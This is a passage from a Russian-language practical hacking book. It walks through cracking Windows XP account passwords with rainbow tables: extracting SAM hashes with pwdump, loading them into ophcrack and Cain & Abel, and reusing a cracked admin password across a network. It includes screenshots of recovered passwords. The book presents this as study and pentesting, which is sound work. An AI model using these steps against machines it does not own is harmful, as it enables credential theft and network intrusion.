Есть версии для 32- и 64-разрядных Windows, а также, что немаловажно, для Linux.

К вопросу о применении программ в мирных целях. В качестве домашнего задания попробуйте обучить программу "не ходить" на какой-нибудь сайт с одного из ваших домашних компьютеров. Такая задача может понадобиться вам, чтобы оградить ребенка, например, от конкретной онлайн-игры. Для этого первоначально выполните настройку в Charles, указывающую компьютеру-жертве работать только через прокси-сервер (укажите IP-адрес компьютера ребенка в меню **Proxy** и далее выберите **Access Control Settings**). Настраивать компьютер ребенка на работу через прокси-сервер вы уже умеете *(см. главу 3)*. Только теперь используйте IP-адрес компьютера, где вы установили Charles, а порт укажите 8888. Такой порт установлен "по умолчанию" в Charles, и это можно проверить в меню **Proxy | Proxy Settings | Options**. А о том, что запрещенный сайт устанавливается в меню **Proxy | Black List Settings**, мы вам уже подсказывать не будем, разберитесь сами (шутка).

ГЛАВА 7



Радужные таблицы, или не все в радужном цвете

7.1. Практическое применение хакером радужных таблиц для взлома

Методы хэширования паролей для сохранения их в безопасности применяются давно. Безопасность обеспечивалась за счет того, что хэш-функция однонаправленная (необратимая), и вычислить пароль, имея только значение хэш-функции, практически невозможно, либо время на его вычисления очень велико.

Когда появилась возможность осуществлять взлом с применением радужных таблиц (rainbow table), всем показалось, что всё — уходит в прошлое старый дедовский метод защиты.

Но не все так просто, и для того чтобы разобраться в этом вопросе, предлагаем провести небольшое исследование вместе с нами.

Вообще-то, знакомство с этой темой трудно без разъяснения теории. Но мы же договорились — только практика, а потому — попробуем.

Давно известно, что для того чтобы обойти пароль пользователя в Windows при имеющейся физической возможности доступа к компьютеру, возможно загрузиться с загрузочного диска со специальным программным обеспечением (к примеру — утилита chntpw для операционной системы Linux) и исправить файл, содержащий хэш-функцию пароля, просто даже сбросив значение хэш-функции. То есть фактически сделать так, чтобы можно было осуществить вход без пароля. В операционной системе Windows пароль локального администратора, точнее, его хэш-функцию, можно найти в файле Security Accounts Manager (Менеджер безопасности учетных записей), т. е. SAM — это некоторая база, содержащая в зашифрованном виде данные, так необходимые хакеру. Обнулить пароль достаточно легко, найдя sam-файл, например, в каталоге C:\Windows\Staem32\Config. Но сбрасывать пароль тривиально и не так интересно. Сейчас, здесь мы не будем пробовать делать подобное.

Привлекательно не сбросить пароль, а как-то его узнать. Тем более, что получив доступ к компьютеру и вычислив пароль, таким образом злоумышленник сможет

воспользоваться полученным паролем и в дальнейшем, в других системах, а не только во взломанной. Администраторы зачастую используют один и тот же пароль на различных системах.

Рассмотрим хорошо известную программу opcrack (**http://ophcrack.sourceforge.net/**). Понятно, что вам не терпится попробовать это на своем компьютере. Но не торопитесь, первоначально для эксперимента нам понадобится устаревшая Windows XP. Заметим сразу: хотя программа вскрывает пароль любой сложности на Windows XP в считанные минуты (строчные и прописные буквы, спецсимволы, цифры, пароли длиной 8–12 символов — максимум минут за 40), тем не менее, петь дифирамбы этой программе мы бы не стали и позже поясним — почему.

При установке программы, чтобы исключить проблемы в дальнейшем, лучше инсталлировать ее пока без радужных таблиц: откажитесь во время установки от их скачивания из Интернета (в меню установки требуется сбросить флажок во всех строках **Download...**), тем более, что среди указанных в меню установки нет нужных нам для эксперимента таблиц (рис. 7.1).




Рис. 7.1

Далее нужно скачать из Интернета радужные таблицы по адресу: **http://ophcrack.sourceforge.net/tables.php**.

Выберем таблицы для Windows XP special (рис. 7.2).

Таблицы для Windows XP — xp_free_fast и xp_free_small, предлагаемые для скачивания во время установки (см. рис. 7.1) — хотя и занимают меньше места, но и менее эффективны хотя бы потому, что не включают в себя хэш-функции паролей со спецсимволами.




Рис. 7.2

Полученные из Интернета таблицы xp_special разместим по пути C:\Program Files\ophcrack\tables\xp_special. При подключении таблиц в Windows-версии программы возможно выбрать путь до них, но таблицы могут не подключиться, если вы для программы примените иной путь, чем рекомендуемый здесь (видимо, из-за багов). А вот в Linux-версии путь можно выбрать любой, проблем не будет.

В меню **Tables** программы установим курсор на строчку **XP special** и нажмем кнопку **Install** (рис. 7.3).




Рис. 7.3




Рис. 7.4

Если таблицы подключатся успешно, то статус таблицы изменится на значение **on disk** (рис. 7.4).

Наконец приступим непосредственно ко "взлому". Здесь и далее будем употреблять термины, более близкие хакеру, в действительности же мы проводим исследование на тестовом материале, а в терминологии стыдливых авторов они маскируют такие действия словами — "восстановление забытых паролей". Итак, у нас с вами экспериментальный компьютер, и мы загрузим sam-файл прямо с него (путь — C:\Windows\Staem32\Config), выбрав в меню **Load** способ **Local SAM with pwdump6** (рис. 7.5).

После нажатия кнопки **Crack**, расположенной в панели инструментов, процесс запустится (рис. 7.6).

Все пароли найдены за 28 минут: рис. 7.7 и 7.8 (некоторые пароли на рис. 7.7 специально изменены).

В нашем примере пароль пользователя admin (12!@Ardx) для брутфорса достаточно сложный: есть спецсимволы, цифры, символы в верхнем и нижнем регистрах, не слишком короткая длина. Всё, казалось бы, хорошо, а все же с применением радужных таблиц он взломан за считанные минуты!

И что же? Да здравствуют rainbow table?! Но, не будем торопиться. Оказывается, не все так уж и радужно...

Будем разбираться дальше.



ophcrack
Load
Delete
Save
Tables
Crack
Help
Exit
Single hash
PwdDump file
Session file
Encrypted SAM
Local SAM with samdump2
Local SAM with pwdump6
Remote SAM
NT Hash
LM Pwd 1
LM Pwd 2
Table
Directory
Status
Progress
XP special
C:/Program Files/...
on disk

Рис. 7.5



ophcrack
Load
Delete
Save
Tables
Crack
Help
Exit
Progress
Statistics
Preferences
User
LM Hash
NT Hash
LM Pwd 1
LM Pwd 2
NT Pwd
ADMIN 929659E9D29C4... E24D4A16242AC...
BOO 13F892E3E865B6... 0B4927906E1BB3...
BOO_history_0 0332E3E5FF6CC... A4478B28A4C88...
BOO_history_1 13F892E3E865B6... 0B4927906E1BB3...
HelpAssistant CC4CF7BB5EA2C... A77211502502A...
SUPPORT_3894... B8594540A719E...
Администратор 822EA323DBE38... C2FD8FC9609E3... empty
ПоповСМ 13F892E3E865B6... 0B4927906E1BB3...
ПоповСМ_his... 6BA2730853FC2... 75F1D23F3A252... empty
РабинПА 6BA2730853FC2... 75F1D23F3A252... empty
Гость 31d6cfe0d16ae9... empty
Table
Directory
Status
Progress
XP special
C:/Program Files/...
on disk
Preload:
waiting
Brute force:
waiting
Pwd found:
1/17

Рис. 7.6

User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
ADMIN	929659E9D29C4...	E24D4A16242AC...	12!@ARD	X	12!@Ardx
B00	13F892E3EB65B6...	0B4927906E1BB3...	Q1W2Q!W	@	q1w2Q!W@
B00_history_0	0332E3E5FF6CC...	A4478B28A4C88...	not found	"	not found
B00_history_1	13F892E3E865B6...	0B4927906E1BB3...	Q1W2Q!W	@	q1w2Q!W@
HelpAssistant	CC4CF7BB5EA2C...	A77211502502A...	PL8OJRN	XNJUHU	Pl8OJrnxnJuHU
SUPPORT_3894...		B8594540A719E...			not found
Администратор	822EA323DBE38...	C2FD8FC9609E3...	ER_1CUS	empty	er_1Cus
ПоповСМ	13F892E3E865B6...	0B4927906E1BB3...	Q1W2Q!W	@	q1w2Q!W@
ПоповСМ_his...	6BA2730853FC2...	75F1D23F3A252...	111	empty	111
РабиныА	6BA2730853FC2...	75F1D23F3A252...	111	empty	111
Гость		31d6cfe0d16ae9...			empty

Рис. 7.7




Рис. 7.8

Если сказать просто, то при создании радужных таблиц перед программистом стоит задача сгенерировать все возможные пароли из того набора символов, которые могут применяться во взламываемом пароле, и только после этого специальным образом преобразовать полученные данные в такой вид, чтобы быстро находить требуемое значение. А вот тут мы подошли к главному: не случайно был взят такой простой случай — для устаревшей версии Windows...

В результате проведенных экспериментов применения opcrack вы заметили, что в Windows XP пароли локальных пользователей хранятся в двух форматах: LM-хэш и NTLM-хэш (этого нет в последующих версиях Windows, там уже только один формат). Для формата LM-хэш нет разницы между строчными и прописными символами. Поэтому количество комбинаций паролей и их хэшей, хранимых в таблицах, значительно меньше для взлома пароля, хэш-функция которого хранится в формате LM-хэш. Таблицы могут получиться небольшими, время взлома меньше. На рис. 7.2 мы видим, что радужные таблицы фактически для всего набора символов (включая пробел) занимают всего 7,5 Гбайт при вероятности успеха 96%.

В Википедии есть хорошее определение rainbow table: *"это специальный вариант таблиц поиска, использующий механизм разумного компромисса между временем поиска по таблице и занимаемой памятью"*. Исходя из всего вышесказанного, мы понимаем, что для последних версий Windows таблицы будут гораздо больше. Потому что, повторимся, все последующие версии уже не хранят LM-хэш. Если вы изучите сайт разработчиков opcrack, то поймете, что предлагаемый ими бесплатный набор таблиц для последующих версий Windows (а выбор там тоже невелик — Vista[1]) уже не так полезен. Почти полный набор (т. е. включающий спецсимволы) предлагается только для 6-символьных паролей. Для взлома сложных паролей более современных версий Windows нужно искать другой программный инструмент,

[1] Хотя все, что подходит там под Windows Vista, работает и на Windows 7, 8...

Попробуем лишить ее (программу) LM-хэша, для чего в нашем файле удалим это значение. Повторим эксперимент по восстановлению пароля с программой opcrack. Вскрыть пароль она уже не сможет. Это и не удивительно: дело в том, что при использовании радужных таблиц для Windows XP программа не работает только с NTLM-хэшем, ей обязательно нужен LM-хэш. И это видно в подсказке при подгрузке одиночной хэш-функции (рис. 7.10).




Рис. 7.10

Интересно, что представление хэш-функций в sam-файлах Windows 7 или в Windows 8 (и выше) следующее (как мы и говорили, там уже нет LM-хэша):

```
test:1012: NO PASSWORD**********************:E0FBA38268D0EC66EF1CB452D5885E53:::
```

То есть, в версиях Windows выше Windows XP в sam-файле после `username` и его `id` на месте записи LM-хэша (в старых версиях) делается запись: `NO PASSWORD**********************`, а уже далее, в следующем поле (все поля разделены двоеточием) — значение NTLM-хэша.

Поскольку наша основная цель — изучение программного инструментария, попутно еще отметим, что рассматриваемая нами программа opcrack при загрузке данных из sam-файла (см. рис. 7.5) использовала утилиту pwdump6. Вы же для своих целей можете применять более поздние версии — pwdump7, pwdump8. Программа работает, если ее запускает пользователь с правами администратора (при использовании загрузочного диска это не так, потому реальную кражу пароля и проводят с применением загрузочного диска, оснащенного необходимым программным инструментом типа pwdump, opcrack).

Наши эксперименты показали правдивость предыдущих рассуждений: для взлома Windows XP нужны гораздо меньшие по объему радужные таблицы, т. к. в действительности первоначально для поиска пароля используется LM-хэш, и только потом уже уточняется регистр символов с помощью NTLM-хэша. Кроме того, проведя все эти опыты, мы стали немного лучше понимать, как работают изучаемые нами программы.

Отметим, что сегодня еще многие фирмы и индивидуумы применяют Windows XP. "Зачем гнаться за новыми версиями, — считают владельцы, — если когда-то была куплена лицензионная операционная система Windows XP, компьютер, где она

установлена, выполняет свои цели, а для обновления версии нужны немалые деньги?!" (В общем, похвально стремятся соблюдать законы и использовать лицензионное программное обеспечение.)

В подобной ситуации легко использовать ошибку администраторов: они считают, что на неважном участке пусть стоит компьютер со старым программным обеспечением, но забывают, что используют учетные записи с административными правами с одинаковым паролем как на "не ответственном" компьютере, с устаревшей операционной системой, так и в более важных местах с уже более стойкими системами. Злоумышленник легко получит пароль локального администратора на Windows XP и с этим паролем сможет "администрировать" уже всю сеть. Это не надуманная ситуация, скажем вам по секрету — на практике такое существует практически на каждом шагу. Жалко, что про подобное не принято рассказывать с подробностями, но приходилось видеть результаты экономии всего лишь нескольких тысяч рублей, из-за небрежности администраторов вылившихся в цену в несколько миллионов.

Если же вы будете применять рассматриваемую нами программу для того, чтобы в качестве некого пентестинга показать хозяину все риски, то лучше всего брать opcrack-версии для UNIX с загрузочного диска из уже известного вам комплекта BackTrack. Тогда программу opcrack не нужно инсталлировать на компьютер жертвы, а радужные таблицы удобно подключать с флешки. Можно все сделать на одной флешке. И поскольку мы изучаем программный инструмент, есть повод упомянуть о программе Universal USB Installer, которая помогает изготавливать загрузочные флешки практически для любой операционной системы самостоятельно (**http://www.pendrivelinux.com/universal-usb-installer-easy-as-1-2-3/**), рис. 7.11.




Рис. 7.11

Программа в применении проста: Step 1 — выбирается нужный тип операционной системы (их там для выбора огромное количество); Step 2 — указывается путь до iso-образа диска; Step 3 — определяется диск, соответствующий флеш-карте.

Но вернемся к rainbow table. При изучении программного обеспечения, работающего с радужными таблицами, нельзя не попробовать уже не раз упомянутую нами программу Cain из комплекта Cain & Abel. Подгрузить хэш-функцию можно в меню **Cracker**, щелчком правой кнопкой мыши на пустом поле выбрать **Add to list**, ну а далее использовать варианты (рис. 7.12).




Рис. 7.12

Cain относится к числу тех немногих программ, которые понимают формат радужных таблиц для opcrack. Но вот проблема: Cain работает только в двух вариантах таблиц для opcrack — либо LM-хэш, либо NTLM-хэш. Варианта "LM-хэш плюс NTLM-хэш" в ней нет (рис. 7.13).

Также сразу скажем: подгрузить, например, таблицы xp_special в Cain не удалось.

Проверим взлом для пароля abc с помощью таблиц xp_free_fast, использовав в Cain файл, изготовленный нами для пользователя test (см. выше). Для этих целей выберем: **LM Hashes** и далее **-via Rainbow Tables (OphCrack)** (рис. 7.14).

Для того чтобы уйти, наконец, от уже слегка поднадоевшей opcrack, попробуем в Cain осуществить взлом пароля, используя формат более распространенных в Интернете готовых радужных таблиц. Как правило, это файлы с расширениями rt и rtc (compact).




Рис. 7.13




Рис. 7.14

В нашем примере для начала мы скачали простенькие таблицы с торрентов, только LM-хэш, без спецсимволов, для длины 6–7 символов (рис. 7.15).

Повторим взлом уже с этими взятыми с торрентов таблицами (рис. 7.16).

Все получилось. При этом мы не делали никаких настроек в Cain с помощью кнопки **Charsets** (см. рис. 7.16). Об этих настройках, чтобы не отягощать текст, здесь писать пока не будем.

Наконец-то мы научились работать с более-менее стандартизированными наборами таблиц (если, конечно, можно так выразиться).




Рис. 7.15

